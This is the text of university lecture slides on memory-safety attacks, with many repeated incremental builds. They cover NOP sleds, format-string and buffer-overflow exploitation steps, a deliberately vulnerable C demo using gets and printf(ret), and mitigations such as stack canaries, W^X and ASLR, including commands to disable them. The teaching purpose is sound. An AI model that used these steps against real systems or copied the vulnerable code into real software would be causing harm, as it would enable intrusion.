- Format string attacks often won't give you the exact address of the buffer
 - Likely to find addresses of other thing on the stack, though
 - Frame pointer will at least give you some idea of stack locations



Overcoming imprecise addressing

- Format string attacks often won't give you the exact address of the buffer
 - Likely to find addresses of other thing on the stack, though
 - Frame pointer will at least give you some idea of stack locations
- We need to execute all of the bytes of machine code that form the shellcode, so need to precisely start at the first byte.



Overcoming imprecise addressing

- Format string attacks often won't give you the exact address of the buffer
 - Likely to find addresses of other thing on the stack, though
 - Frame pointer will at least give you some idea of stack locations
- We need to execute all of the bytes of machine code that form the shellcode, so need to precisely start at the first byte.
- Two solutions to overcoming this



Overcoming imprecise addressing

- Format string attacks often won't give you the exact address of the buffer
 - Likely to find addresses of other thing on the stack, though
 - Frame pointer will at least give you some idea of stack locations
- We need to execute all of the bytes of machine code that form the shellcode, so need to precisely start at the first byte.
- Two solutions to overcoming this
 - Determine address of start of shell code by trial-and-error



Overcoming imprecise addressing

- Format string attacks often won't give you the exact address of the buffer
 - Likely to find addresses of other thing on the stack, though
 - Frame pointer will at least give you some idea of stack locations
- We need to execute all of the bytes of machine code that form the shellcode, so need to precisely start at the first byte.
- Two solutions to overcoming this
 - Determine address of start of shell code by trial-and-error
 - Allow a larger "point of entry" for the shell code



Overcoming imprecise addressing

- Format string attacks often won't give you the exact address of the buffer
 - Likely to find addresses of other thing on the stack, though
 - Frame pointer will at least give you some idea of stack locations
- We need to execute all of the bytes of machine code that form the shellcode, so need to precisely start at the first byte.
- Two solutions to overcoming this
 - Determine address of start of shell code by trial-and-error
 - Allow a larger "point of entry" for the shell code
- Often you'll need to use both



The NOP sled

- Assembly instruction `NOP`: `0x90`: does **nothing**




The NOP sled

- Assembly instruction `NOP`: `0x90`: does **nothing**
- Just put as many of these as we can get away with before the shell code




The NOP sled

- Assembly instruction **NOP**: 0x90: does **nothing**
- Just put as many of these as we can get away with before the shell code
- We don't care if we run many or none of these: gives us a **margin of error**.




The NOP sled

- Assembly instruction **NOP**: 0x90: does **nothing**
- Just put as many of these as we can get away with before the shell code
- We don't care if we run many or none of these: gives us a **margin of error**.
- We just need to jump somewhere between the start of the buffer and end of the **NOPs**




The NOP sled

- Assembly instruction **NOP**: 0x90: does **nothing**
- Just put as many of these as we can get away with before the shell code
- We don't care if we run many or none of these: gives us a **margin of error**.
- We just need to jump somewhere between the start of the buffer and end of the **NOPs**
- This sequence of **NOPs** is called a **NOP-sled**



The NOP sled

- Assembly instruction **NOP**: 0x90: does **nothing**
- Just put as many of these as we can get away with before the shell code
- We don't care if we run many or none of these: gives us a **margin of error**.
- We just need to jump somewhere between the start of the buffer and end of the **NOPs**
- This sequence of **NOPs** is called a **NOP-sled**
→ It lets us *slide* into the payload



Putting it all together

```
char *gets(char*);

void func() {
    char* ret;
    char buf[200];
    printf("Please enter your name: ");
    ret = gets(buf); // read the input!
    printf("Your input was: ");
    printf(ret);
    printf("\n");
}

int main(int argc, char* argv[]) {
    func();
}
```

Notes:

- **Demo time:** buffer-vuln.c
- Plan of attack:
 - Find out when it crashes: that's where we need to overwrite things
 - Write a shitton of %ps, to learn the value of ret
 - Point out that students may also try to use any of the other shell addresses and may just increment those.



The general plan of attack

1. Identify vulnerabilities



The general plan of attack

1. Identify vulnerabilities
 - Format strings: %p leads something else than %p being printed



The general plan of attack

1. Identify vulnerabilities
 - Format strings: %p leads something else than %p being printed
 - Buffer overflows: gets, strcpy, segmentation error



The general plan of attack

1. Identify vulnerabilities
 - Format strings: %p leads something else than %p being printed
 - Buffer overflows: gets, strcpy, segmentation error
2. Identify how you can figure out what's going on at the other side



The general plan of attack

1. Identify vulnerabilities
 - Format strings: `%p` leads something else than `%p` being printed
 - Buffer overflows: `gets`, `strcpy`, `segmentation error`
2. Identify how you can figure out what's going on at the other side
 - Local: use `gdb`



The general plan of attack

1. Identify vulnerabilities
 - Format strings: `%p` leads something else than `%p` being printed
 - Buffer overflows: `gets`, `strcpy`, `segmentation error`
2. Identify how you can figure out what's going on at the other side
 - Local: use `gdb`
 - Remote: `%p%p%p`



The general plan of attack

1. Identify vulnerabilities
 - Format strings: `%p` leads something else than `%p` being printed
 - Buffer overflows: `gets`, `strcpy`, `segmentation error`
2. Identify how you can figure out what's going on at the other side
 - Local: use `gdb`
 - Remote: `%p%p%p`
3. Determine for a buffer overflow when it crashes: is there maybe a return address or frame pointer there?



The general plan of attack

1. Identify vulnerabilities
 - Format strings: `%p` leads something else than `%p` being printed
 - Buffer overflows: `gets`, `strcpy`, `segmentation error`
2. Identify how you can figure out what's going on at the other side
 - Local: use `gdb`
 - Remote: `%p%p%p`
3. Determine for a buffer overflow when it crashes: is there maybe a return address or frame pointer there?
4. Figure out how you're going to reach your goals



The general plan of attack

1. Identify vulnerabilities
 - Format strings: `%p` leads something else than `%p` being printed
 - Buffer overflows: `gets`, `strcpy`, `segmentation error`
2. Identify how you can figure out what's going on at the other side
 - Local: use `gdb`
 - Remote: `%p%p%p`
3. Determine for a buffer overflow when it crashes: is there maybe a return address or frame pointer there?
4. Figure out how you're going to reach your goals
 - Take over return address to execute other function



The general plan of attack

1. Identify vulnerabilities
 - Format strings: `%p` leads something else than `%p` being printed
 - Buffer overflows: `gets`, `strcpy`, `segmentation error`
2. Identify how you can figure out what's going on at the other side
 - Local: use `gdb`
 - Remote: `%p%p%p`
3. Determine for a buffer overflow when it crashes: is there maybe a return address or frame pointer there?
4. Figure out how you're going to reach your goals
 - Take over return address to execute other function
 - a. Find other function's address



The general plan of attack

1. Identify vulnerabilities
 - Format strings: `%p` leads something else than `%p` being printed
 - Buffer overflows: `gets`, `strcpy`, `segmentation error`
2. Identify how you can figure out what's going on at the other side
 - Local: use `gdb`
 - Remote: `%p%p%p`
3. Determine for a buffer overflow when it crashes: is there maybe a return address or frame pointer there?
4. Figure out how you're going to reach your goals
 - Take over return address to execute other function
 - a. Find other function's address
 - b. Overwrite return address



The general plan of attack

1. Identify vulnerabilities
 - Format strings: `%p` leads something else than `%p` being printed
 - Buffer overflows: `gets`, `strcpy`, `segmentation error`
2. Identify how you can figure out what's going on at the other side
 - Local: use `gdb`
 - Remote: `%p%p%p`
3. Determine for a buffer overflow when it crashes: is there maybe a return address or frame pointer there?
4. Figure out how you're going to reach your goals
 - Take over return address to execute other function
 - a. Find other function's address
 - b. Overwrite return address
 - Inject your own code (shellcode)



The general plan of attack

1. Identify vulnerabilities
 - Format strings: `%p` leads something else than `%p` being printed
 - Buffer overflows: `gets`, `strcpy`, `segmentation error`
2. Identify how you can figure out what's going on at the other side
 - Local: use `gdb`
 - Remote: `%p%p%p`
3. Determine for a buffer overflow when it crashes: is there maybe a return address or frame pointer there?
4. Figure out how you're going to reach your goals
 - Take over return address to execute other function
 - a. Find other function's address
 - b. Overwrite return address
 - Inject your own code (shellcode)
 - a. Figure out where to put shellcode



The general plan of attack

1. Identify vulnerabilities
 - Format strings: `%p` leads something else than `%p` being printed
 - Buffer overflows: `gets`, `strcpy`, `segmentation error`
2. Identify how you can figure out what's going on at the other side
 - Local: use `gdb`
 - Remote: `%p%p%p`
3. Determine for a buffer overflow when it crashes: is there maybe a return address or frame pointer there?
4. Figure out how you're going to reach your goals
 - Take over return address to execute other function
 - a. Find other function's address
 - b. Overwrite return address
 - Inject your own code (shellcode)
 - a. Figure out where to put shellcode
 - b. Overwrite return address



Table of Contents

Inserting our own code

Gets should be old news

Mitigating attacks



But only idiots use gets

- gets is deprecated and *hopefully* nobody uses it anymore

Notes:

- The problem with the memcpy is that we use the size of the **source** and not the destination!
- The whole suite of functions that work on null-terminated strings without limits (strcat, strcpy, sprintf, ...) is problematic.



But only idiots use gets

- gets is deprecated and *hopefully* nobody uses it anymore
- Many other ways to shoot yourself in the foot though

Notes:

- The problem with the memcpy is that we use the size of the **source** and not the destination!
- The whole suite of functions that work on null-terminated strings without limits (strcat, strcpy, sprintf, ...) is problematic.



But only idiots use gets

- gets is deprecated and *hopefully* nobody uses it anymore
- Many other ways to shoot yourself in the foot though
 - strcpy(dest, src)

Notes:

- The problem with the memcpy is that we use the size of the **source** and not the destination!
- The whole suite of functions that work on null-terminated strings without limits (strcat, strcpy, sprintf, ...) is problematic.



But only idiots use gets

- gets is deprecated and *hopefully* nobody uses it anymore
- Many other ways to shoot yourself in the foot though
 - strcpy(dest, src)
 - memcpy(dest, src, src_len)

Notes:

- The problem with the memcpy is that we use the size of the **source** and not the destination!
- The whole suite of functions that work on null-terminated strings without limits (strcat, strcpy, sprintf, ...) is problematic.



But only idiots use gets

- gets is deprecated and *hopefully* nobody uses it anymore
- Many other ways to shoot yourself in the foot though
 - strcpy(dest, src)
 - memcpy(dest, src, src_len)
 - strcat, sprintf, scanf, ...

Notes:

- The problem with the memcpy is that we use the size of the **source** and not the destination!
- The whole suite of functions that work on null-terminated strings without limits (strcat, strcpy, sprintf, ...) is problematic.



But only idiots use gets

- gets is deprecated and *hopefully* nobody uses it anymore
- Many other ways to shoot yourself in the foot though
 - strcpy(dest, src)
 - memcpy(dest, src, src_len)
 - strcat, sprintf, scanf, ...
 - getwd(char* dest) (get working directory)

Notes:

- The problem with the memcpy is that we use the size of the **source** and not the destination!
- The whole suite of functions that work on null-terminated strings without limits (strcat, strcpy, sprintf, ...) is problematic.



But only idiots use gets

- gets is deprecated and *hopefully* nobody uses it anymore
- Many other ways to shoot yourself in the foot though
 - strcpy(dest, src)
 - memcpy(dest, src, src_len)
 - strcat, sprintf, scanf, ...
 - getwd(char* dest) (get working directory)
 - ...

Notes:

- The problem with the memcpy is that we use the size of the **source** and not the destination!
- The whole suite of functions that work on null-terminated strings without limits (strcat, strcpy, sprintf, ...) is problematic.



But only idiots use gets

- gets is deprecated and *hopefully* nobody uses it anymore
- Many other ways to shoot yourself in the foot though
 - strcpy(dest, src)
 - memcpy(dest, src, src_len)
 - strcat, sprintf, scanf, ...
 - getwd(char* dest) (get working directory)
 - ...
 - DIY footguns also widely available

Notes:

- The problem with the memcpy is that we use the size of the **source** and not the destination!
- The whole suite of functions that work on null-terminated strings without limits (strcat, strcpy, sprintf, ...) is problematic.



But only idiots use gets

- gets is deprecated and *hopefully* nobody uses it anymore
- Many other ways to shoot yourself in the foot though
 - strcpy(dest, src)
 - memcpy(dest, src, src_len)
 - strcat, sprintf, scanf, ...
 - getwd(char* dest) (get working directory)
 - ...
 - DIY footguns also widely available
- Part of the problem is that in C, there is no (reliable, standardized) way to determine the size of a buffer at runtime

Notes:

- The problem with the memcpy is that we use the size of the **source** and not the destination!
- The whole suite of functions that work on null-terminated strings without limits (strcat, strcpy, sprintf, ...) is problematic.



But only idiots use gets

- gets is deprecated and *hopefully* nobody uses it anymore
- Many other ways to shoot yourself in the foot though
 - strcpy(dest, src)
 - memcpy(dest, src, src_len)
 - strcat, sprintf, scanf, ...
 - getwd(char* dest) (get working directory)
 - ...
 - DIY footguns also widely available
- Part of the problem is that in C, there is no (reliable, standardized) way to determine the size of a buffer at runtime
 - Functions **can not** detect if the pointer they got points to large enough memory

Notes:

- The problem with the memcpy is that we use the size of the **source** and not the destination!
- The whole suite of functions that work on null-terminated strings without limits (strcat, strcpy, sprintf, ...) is problematic.



Preventing buffer overflows

- Write and promote safer functions



Preventing buffer overflows

- Write and promote safer functions
 - Require programmer to pass lengths of buffers



Preventing buffer overflows

- Write and promote safer functions
 - Require programmer to pass lengths of buffers
 - ▶ `strncpy(dest, src, dest_size)` writes at most `dest_size` bytes.



Preventing buffer overflows

- Write and promote safer functions
 - Require programmer to pass lengths of buffers
 - ▶ `strncpy(dest, src, dest_size)` writes at most `dest_size` bytes.
 - ▶ **Warning:** `dest` may not be null-terminated if `src` was too big!



Preventing buffer overflows

- Write and promote safer functions
 - Require programmer to pass lengths of buffers
 - ▶ `strncpy(dest, src, dest_size)` writes at most `dest_size` bytes.
 - ▶ **Warning:** `dest` may not be null-terminated if `src` was too big!
 - `malloc` the memory required to store the result in the function itself, and return a pointer



Preventing buffer overflows

- Write and promote safer functions
 - Require programmer to pass lengths of buffers
 - ▶ `strncpy(dest, src, dest_size)` writes at most `dest_size` bytes.
 - ▶ **Warning:** `dest` may not be null-terminated if `src` was too big!
 - `malloc` the memory required to store the result in the function itself, and return a pointer
- Have a safer language



Preventing buffer overflows

- Write and promote safer functions
 - Require programmer to pass lengths of buffers
 - ▶ `strncpy(dest, src, dest_size)` writes at most `dest_size` bytes.
 - ▶ **Warning:** `dest` may not be null-terminated if `src` was too big!
 - `malloc` the memory required to store the result in the function itself, and return a pointer
- Have a safer language
 - In Rust, the size of the array is part of the type: `[Type;N]`



Preventing buffer overflows

- Write and promote safer functions
 - Require programmer to pass lengths of buffers
 - ▶ `strncpy(dest, src, dest_size)` writes at most `dest_size` bytes.
 - ▶ **Warning:** `dest` may not be null-terminated if `src` was too big!
 - `malloc` the memory required to store the result in the function itself, and return a pointer
- Have a safer language
 - In Rust, the size of the array is part of the type: `[Type;N]`
 - ▶ Can't pass or return an array to/from a function without **exactly** specifying the size of the array **at compile-time**.



Preventing buffer overflows

- Write and promote safer functions
 - Require programmer to pass lengths of buffers
 - ▶ `strncpy(dest, src, dest_size)` writes at most `dest_size` bytes.
 - ▶ **Warning:** `dest` may not be null-terminated if `src` was too big!
 - `malloc` the memory required to store the result in the function itself, and return a pointer
- Have a safer language
 - In Rust, the size of the array is part of the type: `[Type;N]`
 - ▶ Can't pass or return an array to/from a function without **exactly** specifying the size of the array **at compile-time**.
 - ▶ Use resizable buffers (`Vec<T>`) anywhere the length may vary



Preventing buffer overflows

- Write and promote safer functions
 - Require programmer to pass lengths of buffers
 - ▶ `strncpy(dest, src, dest_size)` writes at most `dest_size` bytes.
 - ▶ **Warning:** `dest` may not be null-terminated if `src` was too big!
 - `malloc` the memory required to store the result in the function itself, and return a pointer
- Have a safer language
 - In Rust, the size of the array is part of the type: `[Type;N]`
 - ▶ Can't pass or return an array to/from a function without **exactly** specifying the size of the array **at compile-time**.
 - ▶ Use resizable buffers (`Vec<T>`) anywhere the length may vary
 - Or just keep track of size and check at run-time



Table of Contents

Inserting our own code

Gets should be old news

Mitigating attacks



Making attacks harder

- Remember the underlying principle that enables the attacks we did: code is data

Notes:

More of this will follow in the Operating systems course



Making attacks harder

- Remember the underlying principle that enables the attacks we did:
code is data
- We put code on the stack in the buffer overflow attack

Notes:

More of this will follow in the Operating systems course



Making attacks harder

- Remember the underlying principle that enables the attacks we did:
code is data
- We put code on the stack in the buffer overflow attack
 - Solution: have operating system not allow executing code there!

Notes:

More of this will follow in the Operating systems course



Making attacks harder

- Remember the underlying principle that enables the attacks we did: code is data
- We put code on the stack in the buffer overflow attack
 - Solution: have operating system not allow executing code there!
 - **NX** (no-execute) feature of CPUs allows to set a bit flag on pages.

Notes:

More of this will follow in the Operating systems course



Making attacks harder

- Remember the underlying principle that enables the attacks we did: code is data
- We put code on the stack in the buffer overflow attack
 - Solution: have operating system not allow executing code there!
 - **NX** (no-execute) feature of CPUs allows to set a bit flag on pages.
 - Turns our jump-to-stack-address into a **segmentation error**

Notes:

More of this will follow in the Operating systems course



Making attacks harder

- Remember the underlying principle that enables the attacks we did: code is data
- We put code on the stack in the buffer overflow attack
 - Solution: have operating system not allow executing code there!
 - **NX** (no-execute) feature of CPUs allows to set a bit flag on pages.
 - Turns our jump-to-stack-address into a **segmentation error**
 - Often implemented as **W \oplus X** (W xor X), write xor execute

Notes:

More of this will follow in the Operating systems course



Making attacks harder

- Remember the underlying principle that enables the attacks we did: code is data
- We put code on the stack in the buffer overflow attack
 - Solution: have operating system not allow executing code there!
 - **NX** (no-execute) feature of CPUs allows to set a bit flag on pages.
 - Turns our jump-to-stack-address into a **segmentation error**
 - Often implemented as **W \oplus X** (W xor X), write xor execute
 - ▶ Either allow writes, or executing code, but **never both!**

Notes:

More of this will follow in the Operating systems course



Making attacks harder

- Remember the underlying principle that enables the attacks we did: code is data
- We put code on the stack in the buffer overflow attack
 - Solution: have operating system not allow executing code there!
 - **NX** (no-execute) feature of CPUs allows to set a bit flag on pages.
 - Turns our jump-to-stack-address into a **segmentation error**
 - Often implemented as **W \oplus X** (W xor X), write xor execute
 - ▶ Either allow writes, or executing code, but **never both!**
- Turn this protection off for *academic usage*

Notes:

More of this will follow in the Operating systems course



Making attacks harder

- Remember the underlying principle that enables the attacks we did: code is data
- We put code on the stack in the buffer overflow attack
 - Solution: have operating system not allow executing code there!
 - **NX** (no-execute) feature of CPUs allows to set a bit flag on pages.
 - Turns our jump-to-stack-address into a **segmentation error**
 - Often implemented as **W \oplus X** (W xor X), write xor execute
 - ▶ Either allow writes, or executing code, but **never both!**
- Turn this protection off for *academic usage*
 - gcc option `-z execstack`

Notes:

More of this will follow in the Operating systems course



Making attacks harder

- Remember the underlying principle that enables the attacks we did: code is data
- We put code on the stack in the buffer overflow attack
 - Solution: have operating system not allow executing code there!
 - **NX** (no-execute) feature of CPUs allows to set a bit flag on pages.
 - Turns our jump-to-stack-address into a **segmentation error**
 - Often implemented as **W \oplus X** (W xor X), write xor execute
 - ▶ Either allow writes, or executing code, but **never both!**
- Turn this protection off for *academic usage*
 - gcc option `-z execstack`
 - Disable on an existing binary: `execstack -s BINARY`

Notes:

More of this will follow in the Operating systems course



Making attacks harder

- Remember the underlying principle that enables the attacks we did: code is data
- We put code on the stack in the buffer overflow attack
 - Solution: have operating system not allow executing code there!
 - **NX** (no-execute) feature of CPUs allows to set a bit flag on pages.
 - Turns our jump-to-stack-address into a **segmentation error**
 - Often implemented as **W \oplus X** (W xor X), write xor execute
 - ▶ Either allow writes, or executing code, but **never both!**
- Turn this protection off for *academic usage*
 - gcc option `-z execstack`
 - Disable on an existing binary: `execstack -s BINARY`
 - Enable on an existing binary: `execstack -c BINARY`

Notes:

More of this will follow in the Operating systems course



Making attacks harder

- Remember the underlying principle that enables the attacks we did: code is data
- We put code on the stack in the buffer overflow attack
 - Solution: have operating system not allow executing code there!
 - **NX** (no-execute) feature of CPUs allows to set a bit flag on pages.
 - Turns our jump-to-stack-address into a **segmentation error**
 - Often implemented as **W \oplus X** (W xor X), write xor execute
 - ▶ Either allow writes, or executing code, but **never both!**
- Turn this protection off for *academic usage*
 - gcc option `-z execstack`
 - Disable on an existing binary: `execstack -s BINARY`
 - Enable on an existing binary: `execstack -c BINARY`
- Some programs actually *need* an executable stack, though

Notes:

More of this will follow in the Operating systems course



On canaries and coal mines

```
void f(...)
{
    long canary = CANARY_VALUE; // initialize canary

    // buffer-overflow vulnerability here
    char* buf[100];
    char* ret = gets(buf);


    if(canary != CANARY_VALUE) {
        exit(CANARY_DEAD); // abort with error
    }
}
```

Can we exploit this with the string
"0x90 0x90...SHELLCODE...0xADDRESS"?




Protecting the return address

- Idea: put a value on the stack that would be overwritten by a buffer overflow




Protecting the return address

- Idea: put a value on the stack that would be overwritten by a buffer overflow
- Named **stack canaries** after canaries in coal mines




Protecting the return address

- Idea: put a value on the stack that would be overwritten by a buffer overflow
- Named **stack canaries** after canaries in coal mines
 - If the bird did not tweet anymore, you got the hell out.




Protecting the return address

- Idea: put a value on the stack that would be overwritten by a buffer overflow
- Named **stack canaries** after canaries in coal mines
 - If the bird did not tweet anymore, you got the hell out.
- Before returning, check the canary




Protecting the return address

- Idea: put a value on the stack that would be overwritten by a buffer overflow
- Named **stack canaries** after canaries in coal mines
 - If the bird did not tweet anymore, you got the hell out.
- Before returning, check the canary
- Dead canary?




Protecting the return address

- Idea: put a value on the stack that would be overwritten by a buffer overflow
- Named **stack canaries** after canaries in coal mines
 - If the bird did not tweet anymore, you got the hell out.
- Before returning, check the canary
- Dead canary?
 - Framepointer can not be trusted anymore




Protecting the return address

- Idea: put a value on the stack that would be overwritten by a buffer overflow
- Named **stack canaries** after canaries in coal mines
 - If the bird did not tweet anymore, you got the hell out.
- Before returning, check the canary
- Dead canary?
 - Framepointer can not be trusted anymore
 - **Return address** can not be trusted anymore



Protecting the return address

- Idea: put a value on the stack that would be overwritten by a buffer overflow
- Named **stack canaries** after canaries in coal mines
 - If the bird did not tweet anymore, you got the hell out.
- Before returning, check the canary
- Dead canary?
 - Framepointer can not be trusted anymore
 - **Return address** can not be trusted anymore
 - Terminate.



Implementing canaries

- Putting canaries into every function seems a bit tedious



Implementing canaries

- Putting canaries into every function seems a bit tedious
- Fortunately, compilers will happily do it for you



Implementing canaries

- Putting canaries into every function seems a bit tedious
- Fortunately, compilers will happily do it for you
- The `-fstack-protector` feature is turned on by default in `gcc`, `clang`



Implementing canaries

- Putting canaries into every function seems a bit tedious
- Fortunately, compilers will happily do it for you
- The `-fstack-protector` feature is turned on by default in `gcc`, `clang`
 - Turn it off (for educative purposes) via `-fno-stack-protector`



Canaries must know tricks

- What if we just use a fixed constant value each time?



Canaries must know tricks

- What if we just use a fixed constant value each time?
 - Just put that value in your attack string, so it overwrites the canary value with the same value!



Canaries must know tricks

- What if we just use a fixed constant value each time?
 - Just put that value in your attack string, so it overwrites the canary value with the same value!
 - Use a **randomized canary** each time



Canaries must know tricks

- What if we just use a fixed constant value each time?
 - Just put that value in your attack string, so it overwrites the canary value with the same value!
 - Use a **randomized canary** each time
 - Then you need to first read it before you can overwrite it: needs (e.g.) two `printf` problems in the same function!



Canaries must know tricks

- What if we just use a fixed constant value each time?
 - Just put that value in your attack string, so it overwrites the canary value with the same value!
 - Use a **randomized canary** each time
 - Then you need to first read it before you can overwrite it: needs (e.g.) two `printf` problems in the same function!
- Another trick: put a null byte in your canary



Canaries must know tricks

- What if we just use a fixed constant value each time?
 - Just put that value in your attack string, so it overwrites the canary value with the same value!
 - Use a **randomized canary** each time
 - Then you need to first read it before you can overwrite it: needs (e.g.) two `printf` problems in the same function!
- Another trick: put a null byte in your canary
 - Stops string injection attacks from overwriting what's behind the canary, if they want to preserve it



Canaries must know tricks

- What if we just use a fixed constant value each time?
 - Just put that value in your attack string, so it overwrites the canary value with the same value!
 - Use a **randomized canary** each time
 - Then you need to first read it before you can overwrite it: needs (e.g.) two `printf` problems in the same function!
- Another trick: put a null byte in your canary
 - Stops string injection attacks from overwriting what's behind the canary, if they want to preserve it
 - Bypass canary needs (at least) two string buffer overflows



Canaries must know tricks

- What if we just use a fixed constant value each time?
 - Just put that value in your attack string, so it overwrites the canary value with the same value!
 - Use a **randomized canary** each time
 - Then you need to first read it before you can overwrite it: needs (e.g.) two `printf` problems in the same function!
- Another trick: put a null byte in your canary
 - Stops string injection attacks from overwriting what's behind the canary, if they want to preserve it
 - Bypass canary needs (at least) two string buffer overflows
 - ▶ first overwrite behind the canary,



Canaries must know tricks

- What if we just use a fixed constant value each time?
 - Just put that value in your attack string, so it overwrites the canary value with the same value!
 - Use a **randomized canary** each time
 - Then you need to first read it before you can overwrite it: needs (e.g.) two `printf` problems in the same function!
- Another trick: put a null byte in your canary
 - Stops string injection attacks from overwriting what's behind the canary, if they want to preserve it
 - Bypass canary needs (at least) two string buffer overflows
 - ▶ first overwrite behind the canary,
 - ▶ Then overwrite and have the last null byte overlap the canary



Mitigations, not solutions

- There are more things done to make attacks more complicated

Notes:

https://de.wikipedia.org/wiki/Amt_f%C3%BCr_Milit%C3%A4rkunde



Mitigations, not solutions

- There are more things done to make attacks more complicated
- **Next week** Peter will talk about defeating $W \oplus X$

Notes:

https://de.wikipedia.org/wiki/Amt_f%C3%BCr_Milit%C3%A4rkunde



Mitigations, not solutions

- There are more things done to make attacks more complicated
- Next week Peter will talk about defeating $W \oplus X$
- Why bother if it can be defeated anyway?

Notes:

https://de.wikipedia.org/wiki/Amt_f%C3%BCr_Milit%C3%A4rkunde



Mitigations, not solutions

- There are more things done to make attacks more complicated
- Next week Peter will talk about defeating $W \oplus X$
- *Why bother if it can be defeated anyway?*
- Not all attacks are by the AIVD, NSA, DPRK, FSB or AMK

Notes:

https://de.wikipedia.org/wiki/Amt_f%C3%BCr_Milit%C3%A4rkunde



Mitigations, not solutions

- There are more things done to make attacks more complicated
- Next week Peter will talk about defeating $W\oplus X$
- *Why bother if it can be defeated anyway?*
- Not all attacks are by the AIVD, NSA, DPRK, FSB or AMK
- Stack canaries, $W\oplus X$, ASLR keep out the *less-motivated* attackers

Notes:

https://de.wikipedia.org/wiki/Amt_f%C3%BCr_Milit%C3%A4rkunde



Mitigations, not solutions

- There are more things done to make attacks more complicated
- Next week Peter will talk about defeating $W\oplus X$
- *Why bother if it can be defeated anyway?*
- Not all attacks are by the AIVD, NSA, DPRK, FSB or AMK
- Stack canaries, $W\oplus X$, ASLR keep out the *less-motivated* attackers
 - they need to find bigger holes in your program or squeeze a more complicated attack through a smaller hole

Notes:

https://de.wikipedia.org/wiki/Amt_f%C3%BCr_Milit%C3%A4rkunde



Mitigations, not solutions

- There are more things done to make attacks more complicated
- Next week Peter will talk about defeating $W\oplus X$
- *Why bother if it can be defeated anyway?*
- Not all attacks are by the AIVD, NSA, DPRK, FSB or AMK
- Stack canaries, $W\oplus X$, ASLR keep out the *less-motivated* attackers
 - they need to find bigger holes in your program or squeeze a more complicated attack through a smaller hole
 - they also make a lot of attacks much less reliable and harder to execute remotely

Notes:

https://de.wikipedia.org/wiki/Amt_f%C3%BCr_Milit%C3%A4rkunde



Mitigations, not solutions

- There are more things done to make attacks more complicated
- Next week Peter will talk about defeating $W\oplus X$
- Why bother if it can be defeated anyway?
- Not all attacks are by the AIVD, NSA, DPRK, FSB or AMK
- Stack canaries, $W\oplus X$, ASLR keep out the *less-motivated* attackers
 - they need to find bigger holes in your program or squeeze a more complicated attack through a smaller hole
 - they also make a lot of attacks much less reliable and harder to execute remotely
 - Increases the monetary cost of an attack

Notes:

https://de.wikipedia.org/wiki/Amt_f%C3%BCr_Milit%C3%A4rkunde



Mitigations, not solutions

- There are more things done to make attacks more complicated
- Next week Peter will talk about defeating $W\oplus X$
- **Why bother if it can be defeated anyway?**
- Not all attacks are by the AIVD, NSA, DPRK, FSB or AMK
